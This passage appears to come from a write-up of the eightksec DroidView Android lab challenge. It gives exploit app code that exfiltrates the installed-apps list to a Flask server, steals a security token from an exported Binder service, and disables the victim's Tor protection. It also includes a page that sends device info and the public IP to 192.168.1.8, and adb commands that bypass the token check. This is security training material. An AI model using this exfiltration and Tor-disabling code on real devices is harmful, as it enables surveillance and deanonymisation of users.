        btnRedirect.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View v) {
                Intent intent = new Intent("com.eightksec.droidview.LOAD_URL");
                intent.setPackage("com.eightksec.droidview");
                intent.setComponent(new ComponentName(
                        "com.eightksec.droidview",
                        "com.eightksec.droidview.MainActivity"
                ));
                intent.putExtra("url", SERVER_URL);
                intent.setFlags(Intent.FLAG_ACTIVITY_SINGLE_TOP);
                startActivity(intent);

            }
        });
    }

    private JSONArray getInstalledAppsJson() {
        JSONArray arr = new JSONArray();
        try {
            PackageManager pm = getPackageManager();
            List<PackageInfo> packages = pm.getInstalledPackages(0);
            for (PackageInfo pkg : packages) {
                ApplicationInfo ai = pkg.applicationInfo;
                JSONObject obj = new JSONObject();
                obj.put("appName", pm.getApplicationLabel(ai).toString());
                obj.put("packageName", pkg.packageName);
                obj.put("versionName", pkg.versionName);
                obj.put("versionCode", pkg.getLongVersionCode()); // API 28+
                // system app flag
                boolean isSystem = (ai.flags & ApplicationInfo.FLAG_SYSTEM) != 0;
                obj.put("isSystemApp", isSystem);
                arr.put(obj);
            }
        } catch (JSONException e) {
            Log.e(TAG, "Error building apps list", e);
        }
        return arr;
    }

    private boolean postJsonToServer(JSONArray appsArray) {
        HttpURLConnection conn = null;
        try {
            URL url = new URL(SERVER_URL+"receive_apps");
            conn = (HttpURLConnection) url.openConnection();
            conn.setReadTimeout(10000);
            conn.setConnectTimeout(10000);
            conn.setRequestMethod("POST");
            conn.setDoOutput(true);
            conn.setRequestProperty("Content-Type", "application/json; charset=utf-8");

            JSONObject payload = new JSONObject();
            payload.put("devicePackage", getPackageName());
            payload.put("apps", appsArray);

            byte[] body = payload.toString().getBytes("UTF-8");
            conn.setFixedLengthStreamingMode(body.length);

            conn.connect();
            try (OutputStream out = new BufferedOutputStream(conn.getOutputStream())) {
                out.write(body);
                out.flush();
            }

            int status = conn.getResponseCode();
            Log.i(TAG, "Server response code: " + status);

            try (BufferedReader br = new BufferedReader(new InputStreamReader(
                    status >= 400 ? conn.getErrorStream() : conn.getInputStream()))) {
                StringBuilder sb = new StringBuilder();
                String line;
                while ((line = br.readLine()) != null) {
                    sb.append(line).append('\n');
                }
                Log.i(TAG, "Server response body: " + sb.toString());
            }

            return (status >= 200 && status < 300);
        } catch (Exception e) {
            Log.e(TAG, "Error posting JSON", e);
            return false;
        } finally {
            if (conn != null) conn.disconnect();
        }
    }

    @Override
    protected void onDestroy() {
        super.onDestroy();
        executor.shutdownNow();
    }
}
The app first collects a full list of installed packages using the PackageManager on a background thread, serializes that list to JSON and posts it to a remote Python server (exfiltration). Later, it explicitly binds to the victim app’s exported TokenService (via an Intent with the target component), obtains an IBinder proxy (ITokenService.Stub.asInterface(service)), and calls getSecurityToken() over Binder to retrieve the security token. Armed with that token it broadcasts an intent with action com.eightksec.droidview.TOGGLE_SECURITY (extra enable_security=false and the token) to the victim app; the victim’s BroadcastReceiver receives the intent, validates the token, and if valid calls setSecurityEnabled(false), which stops Tor, clears proxy settings, unregisters Tor status receivers and reloads the WebView without Tor.
res/layout/activity_main.xml
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
<?xml version="1.0" encoding="utf-8"?>
<androidx.constraintlayout.widget.ConstraintLayout xmlns:android="http://schemas.android.com/apk/res/android"
xmlns:app="http://schemas.android.com/apk/res-auto"
xmlns:tools="http://schemas.android.com/tools"
android:id="@+id/main"
android:layout_width="match_parent"
android:layout_height="match_parent"
android:orientation="vertical"
android:padding="16dp"
tools:context=".MainActivity">
<Button
android:id="@+id/redirect"
android:layout_width="match_parent"
android:layout_height="wrap_content"
android:layout_marginBottom="120dp"
android:text="Redirect To Attacker Site"
app:layout_constraintBottom_toBottomOf="parent"
app:layout_constraintEnd_toEndOf="parent"
app:layout_constraintHorizontal_bias="0.0"
app:layout_constraintStart_toStartOf="parent"
app:layout_constraintTop_toBottomOf="@+id/btn_bind_call"
app:layout_constraintVertical_bias="0.911" />
<Button
android:id="@+id/disableTor"
android:layout_width="match_parent"
android:layout_height="wrap_content"
android:text="Disable Tor"
app:layout_constraintBottom_toTopOf="@+id/redirect"
app:layout_constraintEnd_toEndOf="parent"
app:layout_constraintHorizontal_bias="0.0"
app:layout_constraintStart_toStartOf="parent"
app:layout_constraintTop_toBottomOf="@+id/btn_bind_call" />
<TextView
android:id="@+id/textView"
android:layout_width="wrap_content"
android:layout_height="wrap_content"
app:layout_constraintBottom_toBottomOf="parent"
app:layout_constraintEnd_toEndOf="parent"
app:layout_constraintHorizontal_bias="0.498"
app:layout_constraintStart_toStartOf="parent"
app:layout_constraintTop_toTopOf="parent"
app:layout_constraintVertical_bias="0.25" />
<Button
android:id="@+id/btn_bind_call"
android:layout_width="match_parent"
android:layout_height="wrap_content"
android:text="Bind & Call getSecurityToken()"
app:layout_constraintBottom_toBottomOf="parent"
app:layout_constraintEnd_toEndOf="parent"
app:layout_constraintHorizontal_bias="0.0"
app:layout_constraintStart_toStartOf="parent"
app:layout_constraintTop_toTopOf="parent"
app:layout_constraintVertical_bias="0.29" />
<TextView
android:id="@+id/tv_result"
android:layout_width="match_parent"
android:layout_height="wrap_content"
app:layout_constraintBottom_toBottomOf="parent"
app:layout_constraintEnd_toEndOf="parent"
app:layout_constraintHorizontal_bias="0.0"
app:layout_constraintStart_toStartOf="parent"
app:layout_constraintTop_toTopOf="parent"
app:layout_constraintVertical_bias="0.101" />
</androidx.constraintlayout.widget.ConstraintLayout>
A Python Flask server to receive the exfiltrated data
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
from flask import Flask, request, jsonify, send_from_directory
import logging
import os

app = Flask(__name__, static_folder='static', static_url_path='')
logging.basicConfig(level=logging.INFO)

# --- Serve index.html for GET / ---
@app.route('/')
def index():
    # If your index.html is inside the ./static directory
    return send_from_directory(app.static_folder, 'index.html')


# --- Endpoint to receive list of installed apps ---
@app.route('/receive_apps', methods=['POST'])
def receive_apps():
    if not request.is_json:
        return jsonify({"error": "Expected JSON"}), 400
    data = request.get_json()
    device = data.get("devicePackage", "<unknown>")
    apps = data.get("apps", [])
    app.logger.info("=== Received apps from device: %s ===", device)
    app.logger.info("Number of apps: %d", len(apps))
    for i, a in enumerate(apps, start=1):
        app.logger.info("[%d] %s (%s)", i, a.get("appName"), a.get("packageName"))
    return jsonify({"status": "apps_received", "count": len(apps)}), 200


# --- Endpoint to receive device/browser info from the web page ---
@app.route('/device_info', methods=['POST'])
def device_info():
    if not request.is_json:
        return jsonify({"error": "Expected JSON"}), 400
    info = request.get_json()
    ip = request.remote_addr
    app.logger.info("=== Browser/device info received ===")
    app.logger.info("Reported public IP: %s", info.get("publicIP"))
    app.logger.info("Connection IP: %s", ip)
    for key, val in info.items():
        app.logger.info("%s: %s", key, val)
    return jsonify({"status": "device_info_received"}), 200


if __name__ == '__main__':
    # Make sure 'static/index.html' exists
    os.makedirs('static', exist_ok=True)
    app.run(host='0.0.0.0', port=5000, debug=True)
Start the Flask Server
1
python server.py
assets/index.html
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
<!DOCTYPE html>
<html>
<head>
  <title>Device & IP Info</title>
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <style>
    body { font-family: sans-serif; margin: 20px; }
    h1 { color: #333; }
    pre { background: #f5f5f5; padding: 10px; border-radius: 8px; }
  </style>
</head>
<body>
  <h1>Your Device Information</h1>
  <div id="ip">Fetching IP address...</div>
  <h3>Browser Info:</h3>
  <pre id="info"></pre>

  <script>
    const info = {
      userAgent: navigator.userAgent,
      platform: navigator.platform,
      language: navigator.language,
      online: navigator.onLine,
      screen: `${screen.width}x${screen.height}`,
      timestamp: new Date().toISOString()
    };
    document.getElementById("info").innerText = JSON.stringify(info, null, 2);

    // Fetch public IP then send everything to the Flask server
    fetch("https://api.ipify.org?format=json")
      .then(r => r.json())
      .then(data => {
        info.publicIP = data.ip;
        document.getElementById("ip").innerText = "Public IP: " + data.ip;
        sendToServer(info);
      })
      .catch(() => {
        document.getElementById("ip").innerText = "Could not fetch IP address.";
        sendToServer(info); // send anyway
      });

    function sendToServer(payload) {
      fetch("http://192.168.1.8:5000/device_info", {
        method: "POST",
        headers: { "Content-Type": "application/json" },
        body: JSON.stringify(payload)
      })
      .then(res => res.json())
      .then(res => console.log("Server response:", res))
      .catch(err => console.error("Send error:", err));
    }
  </script>
</body>
</html>
Exploitation Steps:

- Configure the DroidView application to use the Tor network.
- Start the listening Flask server to receive data.
- Launch the exploit application, which will automatically exfiltrate a list of all installed apps to the server.
- Retrieve a security token by clicking the first button within the exploit app.
- Deactivate the Tor connection using the second button.

- The third button’s function is to redirect the user to the attacker-controlled site
Exfiltrated data example:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
INFO:main:Number of apps: 80
INFO:main:[1] Ad Privacy (com.android.adservices.api)
INFO:main:[2] Phone and Messaging Storage (com.android.providers.telephony)
INFO:main:[3] Dynamic System Updates (com.android.dynsystem)
INFO:main:[4] Calendar Storage (com.android.providers.calendar)
INFO:main:[5] com.android.providers.media (com.android.providers.media)
INFO:main:[6] com.android.wallpapercropper (com.android.wallpapercropper)
INFO:main:[7] Files (com.android.documentsui)
INFO:main:[8] External Storage (com.android.externalstorage)
.....


INFO:main:Reported public IP: <PublicIP>
INFO:main:Connection IP: <IP>
INFO:main:userAgent: Mozilla/5.0 (Linux; Android 15; Android SDK built for x86_64 Build/AE3A.240806.019; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/124.0.6367.219 Mobile Safari/537.36
INFO:main:platform: Linux x86_64
INFO:main:language: en-US
INFO:main:online: True
INFO:main:screen: 412x915
INFO:main:timestamp: 2025-10-31T21:46:10.915Z
INFO:main:publicIP: <PublicIP>
Download the PoC exploit app from here
Disable Tor Security using adb
1- By Sending a broadcast
Once the security_token is obtained, send a broadcast with action com.eightksec.droidview.TOGGLE_SECURITY including the token as an extra to disable Tor security
1
adb shell am broadcast -a com.eightksec.droidview.TOGGLE_SECURITY --ez enable_security false --es security_token 6IBuPjxdxO6t6JF5/htS1n5+RDj37jIKQJ0LlGbqZWmDoT0yoyc/NZZyjP+wc1Gd/2lrP9MmMOGhYIH1fsrskA==
2- By Launching MainActivity using the –activity-single-top flag without providing the security token
From: com.eightksec.droidview.MainActivity
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
    @Override // androidx.activity.ComponentActivity, android.app.Activity
    protected void onNewIntent(Intent intent) {
        super.onNewIntent(intent);
        if (ACTION_TOGGLE_SECURITY.equals(intent.getAction())) {
            handleSecurityToggle(intent);
        } else {
            handleIntent(intent);
        }
    }


    private void handleSecurityToggle(Intent intent) {
        if (intent == null) {
            return;
        }
        try {
            boolean booleanExtra = intent.getBooleanExtra(EXTRA_ENABLE_SECURITY, true);
            this.securitySwitch.setChecked(booleanExtra);
            setSecurityEnabled(booleanExtra);
            if (booleanExtra || this.webView.getUrl() == null || this.webView.getUrl().equals("about:blank")) {
                return;
            }
            final String url = this.webView.getUrl();
            clearWebViewProxy();
            this.webView.clearCache(true);
            this.webView.clearHistory();
            this.webView.loadUrl("about:blank");
            new Handler().postDelayed(new Runnable() { // from class: com.eightksec.droidview.MainActivity$$ExternalSyntheticLambda0
                @Override // java.lang.Runnable
                public final void run() {
                    MainActivity.this.m83xdf6bc950(url);
                }
            }, 500L);
        } catch (Exception e) {
            Toast.makeText(this, "Error toggling security: " + e.getMessage(), 0).show();
        }
    }

    /* JADX INFO: Access modifiers changed from: private */
    public void setSecurityEnabled(boolean z) {
        if (this.securityEnabled == z) {
            return;
        }
        this.securityEnabled = z;
        getPreferences(0).edit().putBoolean("security_enabled", z).apply();
        if (z) {
            startTor();
            Toast.makeText(this, "Tor security enabled", 0).show();
            return;
        }
        this.torReady = false;
        clearWebViewProxy();
        BroadcastReceiver broadcastReceiver = this.torStatusReceiver;
        if (broadcastReceiver != null) {
            try {
                unregisterReceiver(broadcastReceiver);
                this.torStatusReceiver = null;
            } catch (Exception unused) {
            }
        }
        Toast.makeText(this, "Tor security disabled", 0).show();
        this.executor.execute(new Runnable() { // from class: com.eightksec.droidview.MainActivity$$ExternalSyntheticLambda6
            @Override // java.lang.Runnable
            public final void run() {
                MainActivity.this.m87lambda$setSecurityEnabled$4$comeightksecdroidviewMainActivity();
            }
        });
    }
onNewIntent(Intent intent)
- If the activity is already on top, the system calls
onNewIntent()(because of the--activity-single-topflag orsingleToplaunch mode). onNewIntent()checks the Intent action; when it matchesTOGGLE_SECURITYit callshandleSecurityToggle(intent).
(If the activity is not on top, Android will create a new instance and onCreate() will receive the Intent; that path calls handleIntent() instead.)
handleSecurityToggle(Intent intent)
- Reads the boolean extra:
boolean booleanExtra = intent.getBooleanExtra(EXTRA_ENABLE_SECURITY, true); - Updates the UI switch:
securitySwitch.setChecked(booleanExtra)(runs on the main thread). - Calls
setSecurityEnabled(booleanExtra)to actually apply the change.
1
adb shell am start -n com.eightksec.droidview/.MainActivity -a com.eightksec.droidview.TOGGLE_SECURITY --ez enable_security false --activity-single-top
When an activity is launched with --activity-single-top, Android will not create a new instance if that activity is already at the top of the stack. Instead, it delivers the new Intent to the existing instance through the onNewIntent() callback.